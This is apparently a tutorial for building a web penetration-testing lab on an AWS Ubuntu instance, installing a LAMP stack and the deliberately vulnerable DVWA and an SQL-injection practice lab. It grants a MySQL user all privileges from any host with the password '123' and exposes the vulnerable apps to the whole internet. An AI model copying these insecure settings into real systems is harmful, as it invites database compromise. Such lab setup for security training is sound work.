
9. Choose “Create a new key pair”, give it a name, then download and save the **.pem** file somewhere where you can keep it safe.



AWS gives you the launch status, tells you about the launch process and shows you that your instance is now launching.

10. Now click on "View Instances" to see what's happening with our Ubuntu server. Note that it takes a few minutes for the server to be fully deployed, so be patient. Now we see under "Status check" that we have our 2/2 checks, this

essentially means that our instance is fully deployed and ready for us to connect to.



Deployment & Connectivity

This is the good part, where we get to deploy and connect to our instance in AWS.

1. We choose our instance and click on “Connect”, this takes us to a page with options that defines how we want to connect to our instance, and we choose to connect using a standalone SSH client.

The screenshot shows the AWS Management Console for the us-east-2 region. The left sidebar contains navigation links for EC2 Dashboard, Events, Tags, Reports, Limits, INSTANCES, and Launch Templates. The main content area shows the 'Launch Instance' button and a search bar. Below the search bar is a table with columns: Name, Instance ID, Instance Type, Availability Zone, Instance State, and Status. The table contains one instance with ID 'i-0e132097702b929c0', type 't2.micro', and state 'running'.

Name	Instance ID	Instance Type	Availability Zone	Instance State	Status
	i-0e132097702b929c0	t2.micro	us-east-2c	running	2/2

2. Enter the name for your Instance ID, so that you can easily identify the instance ID from its name.

The screenshot shows the AWS Management Console for the us-east-2 region. The left sidebar contains navigation links for EC2 Dashboard, Events, Tags, Reports, Limits, INSTANCES, and Launch Templates. The main content area shows the 'Launch Instance' button and a search bar. Below the search bar is a table with columns: Name, Instance ID, Instance Type, Availability Zone, Instance State, and Status. The table contains one instance with name 'Web Pentest', ID 'i-0e132097702b929c0', type 't2.micro', and state 'running'.




Name	Instance ID	Instance Type	Availability Zone	Instance State
Web Pentest	i-0e132097702b929c0	t2.micro	us-east-2c	running

AWS is very helpful in giving us the particulars for our connection, like the commands to use.

Connect To Your Instance



I would like to connect with

- ☒ A standalone SSH client 
- ☐ EC2 Instance Connect (browser-based SSH connection) 
- ☐ A Java SSH Client directly from my browser (Java required) 

To access your instance:

1. Open an SSH client. (find out how to [connect using PuTTY](#))
2. Locate your private key file (ignite.pem). The wizard automatically detects the key you used to launch the instance.
3. Your key must not be publicly viewable for SSH to work. Use this command if needed:

```
chmod 400 ignite.pem
```



4. Connect to your instance using its Public DNS:

```
ec2-18-189-17-168.us-east-2.compute.amazonaws.com
```



Example:

```
ssh -i "ignite.pem" ubuntu@ec2-18-189-17-168.us-east-2.compute.amazonaws.com
```



Please note that in most cases the username above will be correct, however please ensure that you read your AMI usage instructions to ensure that the AMI owner has not changed the default AMI username.

If you need any assistance connecting to your instance, please see our [connection documentation](#).

Close

There are many applications you can choose from to connect to the instance, we are connecting to it from Kali Linux.

3. We first make sure that the **.pem** file that we saved has the right permissions assigned to it, in this case, it needs to be only 'read'. Once that is done, we put in the SSH particulars provided by AWS.

1 | Syntax: `ssh -I "key.pem" AMIuser@instance-Public-DNS`

4. The .pem file is defined so that the SSH operation knows where the keys are located and that's it, we are in!!. We connect and get to root.

```
root@kali:~# ssh -i "ignite.pem" ubuntu@ec2-18-189-17-168.us-east-2.compute.amazonaws.com
The authenticity of host 'ec2-18-189-17-168.us-east-2.compute.amazonaws.com (18.189.17.168)'
ECDSA key fingerprint is SHA256:iFKlp5UChPtdSGaCIiuMcON1EtJ3RibdQ5koCbiJFik.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ec2-18-189-17-168.us-east-2.compute.amazonaws.com,18.189.17.168'
to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-1051-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Nov 29 15:40:49 UTC 2019

System load:  0.0               Processes:    85
Usage of /:   13.6% of 7.69GB   Users logged in:  0
Memory usage: 14%              IP address for eth0: 172.31.43.31
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-43-31:~$ sudo bash
root@ip-172-31-43-31:~#
```

Install Dependencies required for Pentest-lab

Ubuntu is up and running now, let's start it for our pentest purposes, in order to do that we need to have the basic dependencies installed so that we can access web application like DVWA, etc.


Apache

First, we will install the Apache. Apache is the most commonly used Web server on Linux Systems. Web servers are used to serve web pages requested by the client computers.

1. So, let's first install Apache in the ubuntu by the following command.

```
1 | apt install apache2
```

We have successfully installed apache2, by default apache runs on port 80



```
root@ip-172-31-43-31:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1
Suggested packages:
  www-browser apache2-doc apache2-suexec-pristine | apache2-
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 lib
0 upgraded, 10 newly installed, 0 to remove and 0 not upgrad
Need to get 1730 kB of archives.
After this operation, 6982 kB of additional disk space will
Do you want to continue? [Y/n] y
```

For Apache to function properly we need to open port 80, so let's get to it. We need to edit the security group in order for the Apache service to work. Ports are closed by default in AWS, so we can define what we want open.

2. Go to your instance and launch the **security groups wizard-1**.
3. Edit the inbound rules and add HTTP, using TCP protocol over port 80.

Key Name	Monitoring	Launch Time	Security Groups	Owner
ignite	disabled	November 29, 2019 at 10:31...	launch-wizard-1	435048232557

4. The rule has been added, now click on save.

Edit inbound rules

Type	Protocol	Port Range	Source	Description
HTTP	TCP	80	Custom 0.0.0.0/0	e.g. SSH for Admin Desktop

Add Rule

NOTE: Any edits made on existing rules will result in the edited rule being deleted and a new rule created with the new details. This will cause traffic that depends on that rule to be dropped for a very brief period of time until the new rule can be created.

Cancel Save

5. Now to validate that Apache is running on our Ubuntu server, we access the IP of the instance in a browser.



MySQL – Server

The next step is to install MySQL-server. This is fairly simple, just type in the command and let Ubuntu do the rest.

```
1 | apt install mysql-server
```

```
root@ip-172-31-43-31:~# apt install mysql-server ↵
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libaio1 libcgi-fast-perl libcgi-pm-perl libencode-locale-perl libe
  libio-html-perl liblwp-mediatypes-perl libtimedate-perl liburi-pe
Suggested packages:
  libdata-dump-perl libipc-sharedcache-perl libwww-perl mailx tinyc
The following NEW packages will be installed:
  libaio1 libcgi-fast-perl libcgi-pm-perl libencode-locale-perl libe
  libio-html-perl liblwp-mediatypes-perl libtimedate-perl liburi-pe
0 upgraded, 21 newly installed, 0 to remove and 53 not upgraded.
Need to get 19.7 MB of archives.
After this operation, 156 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

PHP

Installing PHP 7.2, simply type the following command.


```
1 | apt install php7.2
```

```
root@ip-172-31-43-31:~# apt install php7.2 ↵
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libapache2-mod-php7.2 libsodium23 php-common php7.2-cli ph
Suggested packages:
  php-pear
The following NEW packages will be installed:
  libapache2-mod-php7.2 libsodium23 php-common php7.2 php7.2
0 upgraded, 9 newly installed, 0 to remove and 53 not upgrad
Need to get 4007 kB of archives.
After this operation, 17.5 MB of additional disk space will
Do you want to continue? [Y/n]
```

Configuring MySQL

Let's configure MySQL so we have the right kind of credentials for our setup. After it gets logged in you will grant all the privileges to the user of Ubuntu as in our case we have given all the privileges to user raj which will be identified with the password of ubuntu which is 123 in our case and after which we will reset all the previous privileges so that it can start the service with the new changes. For this, the commands are the following.

```
1 | mysql -u root -p
2 | GRANT ALL PRIVILEGES ON *.* TO 'raj'@'%' IDENTIFIED BY '123' WITH GRANT
3 | flush privileges;
```

A screenshot of a terminal window with a black background and yellow text. The prompt is 'root@ip-172-31-43-31:~#'. The user enters 'mysql -u root -p' and is prompted for a password. After logging in, the MySQL monitor displays welcome messages and the server version '5.7.28-0ubuntu0.18.04.4 (Ubuntu)'. The user enters the command 'GRANT ALL PRIVILEGES ON *.* TO 'raj'@'%' IDENTIFIED BY '123' WITH GRANT OPTION;', which returns 'Query OK, 0 rows affected, 1 warning (0.00 sec)'. Then, the user enters 'flush privileges;', which returns 'Query OK, 0 rows affected (0.00 sec)'. Finally, the user enters 'exit' and the prompt returns to the shell. There are green arrow icons pointing to the password input, the first command, and the second command.

```
root@ip-172-31-43-31:~# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.28-0ubuntu0.18.04.4 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> GRANT ALL PRIVILEGES ON *.* TO 'raj'@'%' IDENTIFIED BY '123' WITH GRANT OPTION;
Query OK, 0 rows affected, 1 warning (0.00 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> exit
Bye
```

PHPMyAdmin


We need to install phpMyAdmin as well, here is how you do it.

```
1 | apt install phpmyadmin
```

```
root@ip-172-31-43-31:~# apt install phpmyadmin ↵
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  dbconfig-common dbconfig-mysql fontconfig-config fonts-dejavu-
  libwebp6 libxpm4 libzip4 php-bz2 php-curl php-gd php-mbstring
  php7.2-xml php7.2-zip
Suggested packages:
  libgd-tools php-libsodium php-mcrypt php-gmp php-imagick www-b
The following NEW packages will be installed:
  dbconfig-common dbconfig-mysql fontconfig-config fonts-dejavu-
  libwebp6 libxpm4 libzip4 php-bz2 php-curl php-gd php-mbstring
  php7.2-xml php7.2-zip phpmyadmin
0 upgraded, 36 newly installed, 0 to remove and 53 not upgraded.
```

Phpmyadmin needs to be configured, it needs to know that we want to use apache2 as our web server.

Next, we need to give it the password that we kept while setting up MySQL.



Lab Setup

We are done with installing all the dependencies for our setup and are now ready to install our pentest labs.

DVWA

let's navigate to the "html" folder to download and install DVWA. Once that is done, we need to move the config.inc.php.dist file for further configurations.

```
1 cd /var/www/html
2 git clone https://github.com/ethicalhack3r/DVWA
3 cd /dvwa/config
4 mv config.inc.php.dist config.inc.php
```

```
root@ip-172-31-43-31:~# cd /var/www/html
root@ip-172-31-43-31:/var/www/html# git clone https://github.com/ethicalhack3r/DVWA
Cloning into 'DVWA'...
remote: Enumerating objects: 2995, done.
remote: Total 2995 (delta 0), reused 0 (delta 0), pack-reused 2995
Receiving objects: 100% (2995/2995), 1.52 MiB | 12.04 MiB/s, done.
Resolving deltas: 100% (1318/1318), done.
root@ip-172-31-43-31:/var/www/html# cd DVWA/
root@ip-172-31-43-31:/var/www/html/DVWA# ls
CHANGELOG.md  README.md  config  dvwa  favicon.ico  ids_log.php  instructions.php  logou
COPYING.txt  about.php  docs  external  hackable  index.php  login.php  php.i
root@ip-172-31-43-31:/var/www/html/DVWA# cd config/
root@ip-172-31-43-31:/var/www/html/DVWA/config# ls
config.inc.php.dist
root@ip-172-31-43-31:/var/www/html/DVWA/config# mv config.inc.php.dist config.inc.php
root@ip-172-31-43-31:/var/www/html/DVWA/config#
```

Open the **config.inc.php** file in a text editor and put in the database credentials that we had set up earlier. We only need to modify 2 fields: db_user and db_password.

```
# Thanks to @digininja for the fix.


# Database management system to use
$DBMS = 'MySQL';
# $DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ERASED
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use a user
# See README.md for more information on this.
$ DVWA = array();
$ DVWA[ 'db_server' ] = '127.0.0.1';
$ DVWA[ 'db_database' ] = 'dvwa';
$ DVWA[ 'db_user' ] = 'raj';
$ DVWA[ 'db_password' ] = '123';


# Only used with PostgreSQL/PGSQL database selection.
$ DVWA[ 'db_port ' ] = '5432';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/
```

Now we open DVWA in our web browser and click on “Create/Reset Database”.



Time, to login to our DVWA!



Username

Password

Login

SQL Injection – Dhakkan

Our vulnerable web app is up and running, now we want to install a lab for SQL injections, we will be using the Dhakkan sqli lab.

Here's how to set it up. We download it into the html folder to host it, next we move the “sqlilabs” folder to the “sqli”. Next, we need to edit the database credentials so that the lab can function properly. Open the db-creds.inc file in a text editor.

```
1 | git clone http://github.com/Rinkish/Sqli_Edited_Version
2 | cd Sqli_Edited_Version/
```

```
3 ls
4 mv sqlilabs/ ../sqli
5 cd sqli
6 cd sql-connections/
```


```
root@ip-172-31-43-31:/var/www/html# git clone http://github.com/Rinkish/Sqli_Edited_Version
Cloning into 'Sqli_Edited_Version'...
warning: redirecting to https://github.com/Rinkish/Sqli_Edited_Version/
remote: Enumerating objects: 406, done.
remote: Total 406 (delta 0), reused 0 (delta 0), pack-reused 406
Receiving objects: 100% (406/406), 6.39 MiB | 13.03 MiB/s, done.
Resolving deltas: 100% (81/81), done.
root@ip-172-31-43-31:/var/www/html# ls
DVWA  Sqli_Edited_Version  index.html
root@ip-172-31-43-31:/var/www/html# cd Sqli_Edited_Version/
root@ip-172-31-43-31:/var/www/html/Sqli_Edited_Version# ls
README.md  sqlilabs
root@ip-172-31-43-31:/var/www/html/Sqli_Edited_Version# mv sqlilabs/ /var/www/html/sqli
root@ip-172-31-43-31:/var/www/html/Sqli_Edited_Version# cd ..
root@ip-172-31-43-31:/var/www/html# cd sqli
root@ip-172-31-43-31:/var/www/html/sqli# ls
Less-1    Less-15  Less-20  Less-25a  Less-28a  Less-33  Less-39  Less-44  Less-5  Less-55  Le
Less-10   Less-16  Less-21  Less-26   Less-29   Less-34  Less-4   Less-45  Less-50  Less-56  Le
Less-11   Less-17  Less-22  Less-26a  Less-3     Less-35  Less-40  Less-46  Less-51  Less-57  Le
Less-12   Less-18  Less-23  Less-27   Less-30   Less-36  Less-41  Less-47  Less-52  Less-58  Le
Less-13   Less-19  Less-24  Less-27a  Less-31   Less-37  Less-42  Less-48  Less-53  Less-59  Le
Less-14   Less-2   Less-25  Less-28   Less-32   Less-38  Less-43  Less-49  Less-54  Less-6   Le
root@ip-172-31-43-31:/var/www/html/sqli# cd sql-connections/
root@ip-172-31-43-31:/var/www/html/sqli/sql-connections# ls
db-creds.inc  functions.php  setup-db-challenge.php  setup-db.php  sql-connect-1.php  sql-connect.php  sq
root@ip-172-31-43-31:/var/www/html/sqli/sql-connections#
```

Now that the file is open, we put in the username and password.

```
<?php
//give your mysql connection username n password
$dbuser = 'raj';
$dbpass = '123';
$dbname = "security";
$host = 'localhost';
$dbname1 = "challenges";

?>
```

Now browse this web application from through this Public-DNS/sqli and click on Setup/reset Databases for labs. Now the sqli lab is ready to use.



A screenshot of a web browser window. The address bar shows the URL 'ec2-18-189-17-168.us-east-2.compute.amazonaws.com/sqli/sqli'. The page content is a dark-themed terminal window with yellow text. At the top, it says 'Welcome Dhakkan'. Below that, it says 'SETTING UP THE DATABASE SCHEMA AND POPULATING DATA IN TABLES:'. The terminal output shows a series of steps, each preceded by '[*].....'. The steps are: 'Old database 'SECURITY' purged if exists', 'Creating New database 'SECURITY' successfully', 'Creating New Table 'USERS' successfully', 'Creating New Table 'EMAILS' successfully', 'Creating New Table 'UAGENTS' successfully', 'Creating New Table 'REFERERS' successfully', 'Inserted data correctly into table 'USERS'', 'Inserted data correctly into table 'EMAILS'', 'Old database purged if exists', 'Creating New database successfully', 'Creating New Table 'UINOZ0CA0C' successfully', and 'Inserted data correctly into table 'UINOZ0CA0C''. A red watermark 'WWW.MAGNETICARTS.IN' is visible across the middle of the terminal output.

```
Welcome Dhakkan

SETTING UP THE DATABASE SCHEMA AND POPULATING DATA IN TABLES:

[*].....Old database 'SECURITY' purged if exists
[*].....Creating New database 'SECURITY' successfully
[*].....Creating New Table 'USERS' successfully
[*].....Creating New Table 'EMAILS' successfully
[*].....Creating New Table 'UAGENTS' successfully
